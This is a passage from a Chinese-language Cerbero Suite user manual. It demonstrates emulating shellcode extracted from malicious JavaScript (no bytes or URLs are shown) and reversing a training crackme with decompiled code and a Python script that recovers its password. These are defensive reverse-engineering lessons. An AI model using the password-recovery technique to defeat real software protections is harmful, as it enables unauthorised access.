
可读。




我们可以在 JavaScript 代码中发现两个看起来像 shellcode 的字符串。




我们使用”Hex String to Bytes” 功能将其中一个字符串转换为字节。




现在，我们将解码后的数据 作为根对象 添加到报告中。这使我们能够保存发现的内容，并在需要时使用 Carbon 反汇编 shellcode。




我们为根对象输入名称，并不选择文件格式。




通过打开根对象，我们可以看到 Cerbero Suite 已检测到数据可能是 shellcode，并十六进制视图中看到的 URL 像是有效载荷（payload）的 URL。



此时，如果您拥有个人许可证，可以使用 ShellcodeToExecutable 操作将 shellcode 转换为可执行文件并在调试器中调试它。如果您选择这样做，请确保在虚拟机中运行它。




如果您有商业许可证，则可以继续使用 Silicon Shellcode Emulator 进行分析。




在本例中，我们将使用 Emulator，因为它更简单且所需的注意事项较少。


我们选择 x86 架构和一个内存配置文件。




在开始时，shellcode 包含一个 emulator 不支持的 MMX 指令。我们手动步进（F7）直到到达该指令。




然后我们编辑 EIP 的值以跳过该指令。



我们现在可以让 emulator 运行剩余的 shellcode。



output 视图显示了 shellcode 调用的所有 API 及其参数。



我们之前在十六进制视图中看到的 URL 确实是负载的 URL。

2.4 可执行文件分析

如果您已跟随我们的分析至此，您应该已在使用 Cerbero Suite 上获得了更多信心。


我们呈现的上一个示例是本快速入门指南中最具挑战性的。在本节中，我们将分析一个简单的 crackme，以介绍 Carbon 反汇编工具。

作为 Cerbero Suite 的一项功能，Carbon 是一种快速高效的反汇编工具，通常足以完成全面分析，而无需借助 Ghidra 或 IDA Pro 等外部工具。


要跟随本分析，请确保已安装 x86 Decompiler 包。

通过点击 summary view 中的”Native Code: x86” 项，我们可以看到一个 Carbon 反汇编


视图。




我们可以使用 navigation 菜单 导航到感兴趣的地方，例如 String。




通过字符串列表，我们可以快速定位到感兴趣的地方。




选择该字符串后，我们被带到其在反汇编中的位置。



在此，我们可以双击交叉引用跳转到引用该字符串的代码位置。



我们按 Tab 键来 反编译 代码。



我们使用 N 键重命名变量和函数名。

```
    uStack_8 = *(uint32_t *)0x403000 ^ (uint32_t)&stack0xfffffffc;
    uStack_10 = 0xE8;
    uStack_f = 0x57;
    uStack_e = 0x67;
    uStack_d = 0xEF;
    uStack_c = 0x57;
    uStack_b = 0xDF;
    uStack_a = 0;
    (*_printf)("Enter the password: ");
    (*_scanf)("%255s", user_input);
    derive_password(user_input, processed_input);
    iVar1 = (*_strcmp)(processed_input, &uStack_10);
    if (iVar1 == 0) {
        (*_printf)("Access granted.\n");
    }
    else {
        (*_printf)("Access denied.\n");
    }
    sub_40111E();
    return;
}
```


重命名后，代码变得更加易读：

1. 系统提示用户输入密码。
2. 用户输入的内容通过某种方式处理。
3. 该操作的输出与栈上声明的字符串进行比较。
4. 如果字符串匹配，密码即被接受；否则则拒绝。

我们进入反编译界面中的”derive_password” 函数。

```
void __stdcall derive_password(int32_t param_1, int32_t param_2)
{
    int32_t iVar1;
    int32_t iStack_c;

    iVar1 = (*_strlen)(param_1);
    for (iStack_c = 0; iStack_c < iVar1; iStack_c = iStack_c + 1) {
        *(uint8_t *)(param_2 + iStack_c) =
             (((uint8_t)((int32_t)*(char *)(param_1 + iStack_c) << 3) |
              *(char *)(param_1 + iStack_c) >> 5) ^ 0x7F) + 3;
    }
    *(unk8_t *)(param_2 + iVar1) = 0;
    return;
}
```

由于我们知道该函数接受两个字符串作为参数，可以按 Y 键 更改其原型。



我们还对代码中的变量进行了重命名。

```
void __stdcall derive_password(char *input, char *output)
{
    int32_t len;
    int32_t i;

    len = (*_strlen)(input);
    for (i = 0; i < len; i = i + 1) {
        output[i] = (((uint8_t)((int32_t)input[i] << 3) | input[i] >> 5) ^ 0x7F) + 3;
    }
    output[len] = '\0';
    return;
}
```


现在代码已经易于理解，我们希望使用算法解密栈上声明的字符串。

```
.text:0x00401070      push   ebp
.text:0x00401071      mov    ebp, esp
.text:0x00401073      sub    esp, 0x20C
.text:0x00401079      mov    eax, dword ptr [0x403000]
.text:0x0040107E      xor    eax, ebp
.text:0x00401080      mov    dword ptr [ebp - 4], eax
.text:0x00401083      mov    byte ptr [ebp - 0xC], 0xE8
.text:0x00401087      mov    byte ptr [ebp - 0xB], 0x57
.text:0x0040108B      mov    byte ptr [ebp - 0xA], 0x67
.text:0x0040108F      mov    byte ptr [ebp - 9], 0xEF
.text:0x00401093      mov    byte ptr [ebp - 8], 0x57
.text:0x00401097      mov    byte ptr [ebp - 7], 0xDF
.text:0x0040109B      mov    byte ptr [ebp - 6], 0
.text:0x0040109F      push   0x402110                    ; "Enter the password: "
.text:0x004010A4      call   dword ptr [0x402090] -> printf
.text:0x004010AA      add    esp, 4
.text:0x004010AD      lea    eax, [ebp - 0x10C]
.text:0x004010B3      push   eax
.text:0x004010B4      push   0x402128                    ; "%255s"
.text:0x004010B9      call   dword ptr [0x402094] -> scanf
```

我们通过 Ctrl+Alt+P 快捷键或”Views” 菜单打开一个新的 Python 编辑器，并编写以下 Python 代码来解密字符串。

```
password = bytes([0xE8, 0x57, 0x67, 0xEF, 0x57, 0xDF])
decrypted = bytearray(len(password))

for i in range(len(password)):
    b = (password[i] - 3) ^ 0x7F
    decrypted[i] = ((b >> 3) | (b << 5)) & 0xFF

print("Decrypted password:", decrypted.decode("ascii"))
```

在编辑器中运行脚本（Ctrl+E）将在 output 视图中显示 crackme 的密码。



随着您到达本章的结尾，我们希望所提供的示例能够让您对初始步骤不再感到神秘，并激发您对 Cerbero Suite 更深层功能的好奇心。请记住，这些示例仅仅是开始。随着您对所演示的工具和技术越来越熟悉，您将发现更多强大的方法来提升您的网络安全和取证分析能力。继续探索后续章节，充分发掘 Cerbero Suite 的全部潜能，从而变革您的分析技术。

如果您有任何疑问或需要进一步的帮助，随时欢迎提问。祝您学习顺利，希望 Cerbero Suite 能够成为您工作中的得力助手！

3


主窗口

Cerbero Suite 的初始界面，被称为主窗口，是所有核心活动的基础启动平台。用户从这里开始他们的工作，无论是分析文件、访问各种工具、管理和安装插件，还是配置和更新工具集本身。这个中央枢纽简化了您的工作流程，确保所有基本功能仅需点击一下即可访问。


3.1 许可证注册

注册 Cerbero Suite 应该是充分利用软件的第一步，因为某些功能（例如访问 Cerbero Store 和接收更新）在未注册的情况下不可用。通过'About' 部分输入您的许可证信息以

完成此基本设置。




输入许可证信息后，系统会提示您激活许可证。



您可以自动或手动激活许可证。对于手动激活，请访问 激活页面 并按照对话框中的说

明操作。



3.2 逻辑提供程序

在主窗口的第一个选项卡中，您可以访问不同的逻辑提供程序。逻辑提供程序是启动扫描或打开工具的起点。例如，您可以从此处启动单个文件或目录的扫描，或打开十六进制编辑器等工具。


界面允许您指定喜欢的逻辑提供程序以便将它们显著地显示为面板，便于快速访问。这些面板不仅提供快速工具访问，而且在可能时提供功能，如访问最近的历史记录、拖放文件和访问工具设置。

添加面板非常简单：只需点击 logic provider 旁边的星形图标，即可出现工具的面板。您可以重新排列和调整这些面板的大小，以根据您的特定需求定制布局。

要快速访问不在收藏夹中的特定工具，可以使用文本过滤器。

3.2.1 最近文件


某些逻辑提供程序通过位于它们旁边的下拉菜单按钮，可以快速访问最近打开的文件。



3.3 CERBERO STORE

在'Store' 部分，您可以访问 Cerbero Store，这是 Cerbero Suite 的一个独特功能，类似于应用商店的平台。该服务简化了下载和更新可选附加包的流程，从而增强了工具集的功能。用户可以轻松搜索并安装各种工具和功能，以快速适应不断变化的网络安全威胁环境。Cerbero Store 提供了访问多种工具的途径，包括仿真器、解混淆器、加密工具和专用工作区。其用户友好的设计便于根据特定分析需求定制工具集，为对抗新兴威胁提供

